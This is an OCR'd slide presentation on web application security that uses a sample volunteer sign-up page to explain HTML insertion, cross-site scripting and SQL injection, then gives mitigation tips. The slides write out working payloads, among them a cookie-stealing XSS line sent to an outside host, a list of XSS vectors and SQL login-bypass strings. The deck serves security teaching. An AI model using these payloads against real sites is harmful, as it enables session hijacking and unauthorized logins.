SECURITY
PROFESSIONAL SERVICES
www.securityps.com

Strategic Information Security.

Web Application Security

Risks and Concepts of Security

Presented by:
Kris L. Drent, CISSP
kdrent@securityps.com

Today’s Discussion

- Web Applications in Perspective
- Web Application Security Today
- The Application Layers
- Vulnerabilities and Risks
- Beating the Risk

Introduction:
Web Applications in Perspective

Web Applications Are Everywhere

- Wide acceptance
- Companies: A way of business
- Consumers: A way of life
- Growing dependence on web applications
- Access and process a wide variety of data, and information assets
- Interface with wide variety of systems
- Uses many technologies

Introduction:
Web Applications in Perspective

- **Web Apps: A New Model To Manage**
  - 100% Remote Users
  - Stateless communication base
  - Many components, more complexity
- **New model requires new methods of development and management**
- **New environment and new variables**
  = New security issues to manage

Introduction:

Web Applications in Perspective

Security and Risks, Questions to Ask and Answer:

- Why should we be concerned?
- Why does web application security seem so difficult to achieve?
- Will this continue to be a problem?
- How can these risks be mitigated?

Web Application Security Today


Dispelling assumptions:

- **Not commonly covered by IT security**
  - Focus of IT security is typically on network/host security
  - Leaves application security to developers
- **Network/Host security does not equal application security**
  - These provide vital protection on important layers of the network, but provide little or no protection from attacks on the application layer.


Network Security Example:

Network Firewall:

- Firewall is configured to let valid requests through.
- Majority of application attacks are valid requests.
- Therefore, many attacks are allowed through to server.



Understanding Layers:



Application Logic

OSI Layer 7: **Application**

OSI Layer 6: **Presentation**

OSI Layer 5: **Session**

OSI Layer 4: **Transport**

OSI Layer 3: **Network**

OSI Layer 2: **Data Link**

OSI Layer 1: **Physical**

OSI Network Layers

Network Layers are protected by network security practices

OS/System security protected by host security practices

The Unprotected Target: The application layer, application logic

The Issue:
The Application Layers

- **Security is applied in layers**
- **Applications have conceptual layers**
- **Each layer needs to be secured**

Where does this “securing”occur?

- In the application architecture/design
- In the application framework
- In the technologies, components employed
- In the code

Today: Lack of Standards

Standards for Web Application Security:

- Secure design standards
- Security frameworks
- Standard development tools/libraries/processes
- Testing standards

Many projects are underway to help fill this void. However, not everyone has the time or patience to wait…

Security Principles

- Only Secure as the Weakest Link
- Defense in Depth
- Least Privilege
- Validate Input/Output
- Use and Reuse Trusted Components
- Security By Obscurity: Not Secure
- Compartmentalization
- Fail Securely
- Make it Simple

Security Principles, Risk

- **Zero Risk Is Not practical**
  - Usability VS. Security
- **Multiple Ways to Mitigate Risk**
  - Technical countermeasures
  - Accept Risk
  - Transfer Risk
- **Take Appropriate Measures**
  - Don’t spend a million to protect a dime

Vulnerabilities and Risks

A closer look...

- Command insertion
- SQL Insertion
- HTML/Script Insertion
- Cross Site Scripting
- Parameter Insertion
- Parameter manipulation
- Hidden Field manipulation
- Cookie Manipulation / Info Disclosure
- Session Theft / point Blank Sessions

- Unicode Vulnerabilities
- Forced URL Exploration
- XML Insertion
- Reconnaissance Attacks
- Error Handling
- Debugging Code
- Variants & Combinations

… just to name a few

Vulnerabilities and Risks


A closer look...

These vulnerabilities:

- Prey on application layer specifically
- Rarely affected by network/host/OS security
- Reside in Web Application design/code
- Exploit assumptions made by architects and developers
- Target each operational layer of an application

Vulnerabilities and Risks

Vulnerability Spotlight: An Example App


Event Sign-up Page - Galeon
File Edit View Tab Settings Go Bookmarks Tools Help
100
up_Page.html

Welcome to the company anual picnic volunteer sign-up page. Please enter your name and e-mail address if you would like to volunteer to help with the event. Thank you for your help.

Full Name:	Julia Robers
E-mail address:	jroberts@hotmail.com

Sign Up!

Current List of volunteers:

Kris Drent	kdrent@securtyps.com
Steve Rodgers	srodgers@securityps.com
Jennifer Garner	jgarner@abcalias.com
Wynton Marsalis	trumpeter@musicforte.com


The application page: A sign-up list

- Company intranet looking for volunteers
- User allowed to enter name and e-mail address
- Displays current list of volunteers

Vulnerabilities and Risks

Vulnerability Spotlight: An Example App

Normal Application Operation: Request



Full Name: Kris Drent

E-mail address: kdrent@securityps.com

Sign Up!

Application

name=Kris Drent
email=kdrent@securityps.com

Database


(new entry)

1. User submits input to application
2. Application receives input and stores it.

Vulnerabilities and Risks


Vulnerability Spotlight: An Example App

Normal Application Operation: Response



Current List of volunteers:

Kris Drent kdrent@securtyps.com



3. Application retrieves data entries.
4. Application sends HTML page with data entries.

Vulnerabilities and Risks

Vulnerability Spotlight: HTML Insertion

HTML Insertion


- Occurs when an attacker is able to insert HTML on page
- Targets “User Presentation Layer”
- Resulting in a wide range of exploits
- The basis for the popular and dangerous attack known as “Cross-Site Scripting”
- One variation of code/command insertion

Vulnerabilities and Risks

Vulnerability Spotlight: HTML Insertion

Normal Application Operation:

Phase 1: User submits input




Full Name: Kris Drent

E-mail address: kdrent@securityps.com

Phase 2: Application processes input, stores values:

Name=Kris Drent
Email=kdrent@securityps.com

Phase 3-4: Application retrieves values from database and places them on HTML page:



Current List of volunteers:


Kris Drent kdrent@securtyps.com

```
<td>
  Kris Drent
</td>
<td>
  <a href=“mailto:kdrent@securityps.com”>kdrent@securityps.com</a>
<td>
```

Vulnerabilities and Risks

Vulnerability Spotlight: HTML Insertion 1

Phase 1: User submits name along with unexpected HTML tags:



Full Name: <a href="http://www.blivic


E-mail address: kdrent@securityps.com

<a href=http://www.blivion.com/spoof.html>Kris Drent</a>

Phase 2: Application processes input, stores values:

name=<a href=http://www.blivion.com/spoof.html>Kris Drent</a>
email=kdrent@securityps.com

Phase 3-4: Application retrieves values from database and places them on HTML page:



Current List of volunteers:

Kris Drent kdrent@securtyps.com

```
<td>
 <a href=http://www.blivion.com/spoof.html>Kris Drent</a>
</td>
<td>
  <a href=“mailto:kdrent@securityps.com”>kdrent@securityps.com</a>
<td>
```

Vulnerabilities and Risks

Vulnerability Spotlight: HTML Insertion 1


What risk would this attack introduce?

- Lead user to external sight unknowingly
- Spoof intranet site
- Trick user into entering credentials, user information
- If a link can be added, any HTML tag can be used. For example…

Vulnerabilities and Risks

Vulnerability Spotlight: HTML Insertion 2

<u>Phase 1:</u> User submits name along with unexpected HTML tags:



Full Name: Steve Rodgers <script>al

E-mail address: srodgers@securityps.com

Steve Rodgers<script>alert(“Gotcha…”)</script>


<u>Phase 2:</u> Application processes input, stores values:

name=Steve Rodgers<script>alert(“Gotcha…”)</script>

email=srodgers@securityps.com

<u>Phase 3-4:</u> Application retrieves values from database and places them on HTML page:

```
<td>
  Steve Rodgers<script> alert(“Gotcha…”) </script>
</td>
<td>
  <a href=“mailto:srodgers@securityps.com”>srodgers@securityps.com</a>
<td>
```



Gotcha...
I can execute any javascript code now.

Steve

Vulnerabilities and Risks

Vulnerability Spotlight: HTML Insertion 2


What risks would this attack introduce?

- Same as earlier example, but with greater functionality – full scripting potential
- Access, manipulate, steal user’s cookies and other information
- Stepping stone for session theft
- In some circumstances gives attacker near control of browser
- Cross-Site Scripting…

Vulnerabilities and Risks

Vulnerability Spotlight: HTML Insertion 3

Phase 1: User submits name along with unexpected HTML tags:



Full Name: Jennifer Garner <script sı

E-mail address: jgarner@abcalias.com


Jennifer Garner<script src=“http://www.sirkit.net/jack.js”></script>

Phase 2: Application processes input, stores values:

name=Jennifer Garner<script src=“http://www.sirkit.net/jack.js”></script>

email=jgarner@abcalias.com

Phase 3-4: Application retrieves and places values in HTML page:



Welcome, you are now running a script that exists on another server.

Jennifer.

```
<td>
  Jennifer Garner
  <script src=“http://www.sirkit.net/jack.js”></script>
</td>
<td>
  <a href=“mailto:jgarner@abcalias.com”>jgarner@abcalias.com</a>
<td>
```

Vulnerabilities and Risks

Vulnerability Spotlight: XSS

Cross-Site Scripting (XSS)

- Targets the user (Presentation Layer)
- Based on HTML insertion
- Result of execution of client side languages
- Usually results in sending information to a remote machine
- Scripting is powerful, allows logic and access to client Document Object Model (DOM)
- Popular, wide-spread, effective

Vulnerabilities and Risks

Vulnerability Spotlight: A Real XSS Attack

User submits name value (one line):

```
Wynton Marsalis
<img src="http://www.blivion.com/trans.gif" onload="javascript:
window.open('http://www.blivion.com/jack.cgi?cookies='+document.cookie);">
```

Discussion and Observations:

- It's simple: one image tag, one script command.
- Loads an offsite image, transparent GIF. (Why?)
- Uses <img> "onLoad" event to execute code.
- Script opens a new window. (Why?)
- What will the user see?

Vulnerabilities and Risks

Vulnerability Spotlight: A Real XSS Attack

User submits name value (one line):

```
Wynton Marsalis
<img src="http://www.blivion.com/trans.gif" onload="javascript:
window.open('http://www.blivion.com/jack.cgi?cookies='+document.cookie);">
```

Attack Result:

1. User views sign-up page
2. Transparent GIF image loads, executing JavaScript
3. Another window opens, loading page found at URL
4. Request URL includes users browser cookies
5. Attacker’s CGI script uses cookies to hi-jack user session, attackers web log also shows cookies

Vulnerabilities and Risks

Vulnerability Spotlight: XSS Further

Other possible script execution sources for XSS:

- <div onmouseover="X">
- <img src="javascript:X">
- <link rel="stylesheet" href="javascript:X" >
- <div style="width: expression(X);">
- <xml src="javascript:X">
- <meta http-equiv="referesh" content="0;url=javascript:X">
- <object classid="clsid:…" codebase="javascript:X">
- <iframe src="vbscript:X">
- &{[X]}
- <input type="image" dynsrc="javascript:X">
- <bgsound src="javascript:X">
- …Many, many more

Vulnerabilities and Risks

Vulnerability Spotlight: XSS Risk

What risks would this attack introduce?

- XSS allows extravagant attacks on user
- User confidentiality at risk
- High possibility of stealing user data, sessions – including other logins, passwords
- Attack could gain full control of user’s browser
- Step to gain privileges leading to system or network compromise

Vulnerabilities and Risks

A closer look: User Sessions

- User authentication – Entity authentication
- Authenticated users are given a session
- Session is assigned a token or ID to facilitate entity authentication
- User authentication is not needed again, however entity authentications happens every request
- Entity authentication schemes are often poorly designed

Vulnerabilities and Risks

A closer look: User Sessions

Session Stealing

- Allows attacker to pose as legitimate user and assume a legitimate session
- Made possible by weak entity authentication schemes
- By capturing session tokens, replay attack
- By predicting/brute forcing session tokens

A successful session stealing attack allows an attacker to access a valid user session/account with no user authentication, no username or password.

Vulnerabilities and Risks

Vulnerability Spotlight: SQL Insertion

SQL Insertion

- Occurs when an attacker is able to insert commands into an SQL query to database
- Targets “Data Processing Layer”
- Allows a wide range of exploits, results
- Can affect data integrity, confidentiality and availability
- One variation of code/command insertion

Vulnerabilities and Risks

Vulnerability Spotlight: SQL Insertion

Normal Application Login Operation:

Phase 1: User submits login credentials:

```
Name     = kdrent
Password = 5lasHd07
```

Phase 2: Application receives values and builds SQL statement to query database:

```
SELECT * FROM users WHERE login=“kdrent” AND password=“5lasHd07”
```

Phase 3: Query result determines success or failure:

- Record is returned: Success, user-password exists. User is authenticated.
- NULL returned: Failure, user-password does not exist. User is notified of login failure.

Vulnerabilities and Risks

Vulnerability Spotlight: SQL Insertion 1

Manipulated Application Login Operation:

Phase 1: User submits login credentials:

```
Name     = kdrent
Password = a' OR 'Z'='Z
```

Phase 2: Application receives values and builds SQL statement to query database:

```
SELECT * FROM users WHERE login='kdrent' AND password='a' OR 'Z'='Z'
```

Phase 3: Result returns user "kdrent" without requiring correct password.

Attack result: Logic circumvention.

Vulnerabilities and Risks

Vulnerability Spotlight: SQL Insertion 2

Manipulated Application Login Operation:

Phase 1: User submits login credentials:

```
Name     = x’ OR 1=1 --
Password = anything
```

Phase 2: Application receives values and builds SQL statement to query database:

```
SELECT * FROM users WHERE login=‘x’ OR 1=1 --’ AND password=‘anything’
```

Phase 3: In MS SQL Server environment, this query would typically return the first user entered in user table. Attacker is given a session as this user (commonly an administrator or similar user.) Note syntax varies by environment and query, may be more complex.

Vulnerabilities and Risks

Vulnerability Spotlight: SQL Insertion

Other SQL possibilities:

- Insert full SQL statements using UNION or multiple statements
- View data without restrictions (circumvent logic)
- Manipulate data (modified UPDATEs)
- Enumerate tables, columns, other meta data
- Add user accounts
- Change, view passwords
- Drop tables and more…
- Execute stored procedures, system commands

Vulnerabilities and Risks

The Extent of Risk

A Vulnerable Web Application can result in:

- Exploited Users/ Identity Theft
- Breach of proprietary information confidentiality, integrity, availability
- System compromise
- Network compromise

Who is responsible?

Typically the application owner, or custodian of the information maintained by application.

Revisiting Perspective

Security and Risks:
Questions to Ask and Answer:

- Why should we be concerned?
- Why does web application security seem so difficult to achieve?
- Will this continue to be a problem?
- How can these risks be mitigated?

Web Application Risk Mitigation

High Level Summary:

- Be aware that there are significant risks
- Plan for security
- Secure by design
- Apply security best practices to plan/design
- Test security, perform assessments
  - In design, development, deployment, changes
  - Regularly

Web Application Risk Mitigation

Secure Design Tips

- Avoid unnecessary information disclosure
- Never trust the client
- Heavy input validation, on server side
- Offer as little application/state information to the client as possible
- SQL: Test use of prepared statements, etc.
- Use cookies wisely, investigate use
- Don't forget about Entity Authentication
- Leverage global security library/framework

Useful References

- OWASP:
  Guide to Building Secure Web Applications and Web Services
  http://www.owasp.org/
- CGI-Security.com
  http://www.cgisecurity.com
- SecurityFocus Vulnerability Archive
  http://www.securityfocus.com/bid
- Microsoft (MSDN) .NET Security Resources
  http://msdn.microsoft.com/library/default.asp?url=/library/en-us/dnnetsec/html/SecNetch01.asp
- Best Practices for Secure Development
  http://members.rogers.com/razvan.peteanu
- Security PS Web Site, More Resources
  http://www.securityps.com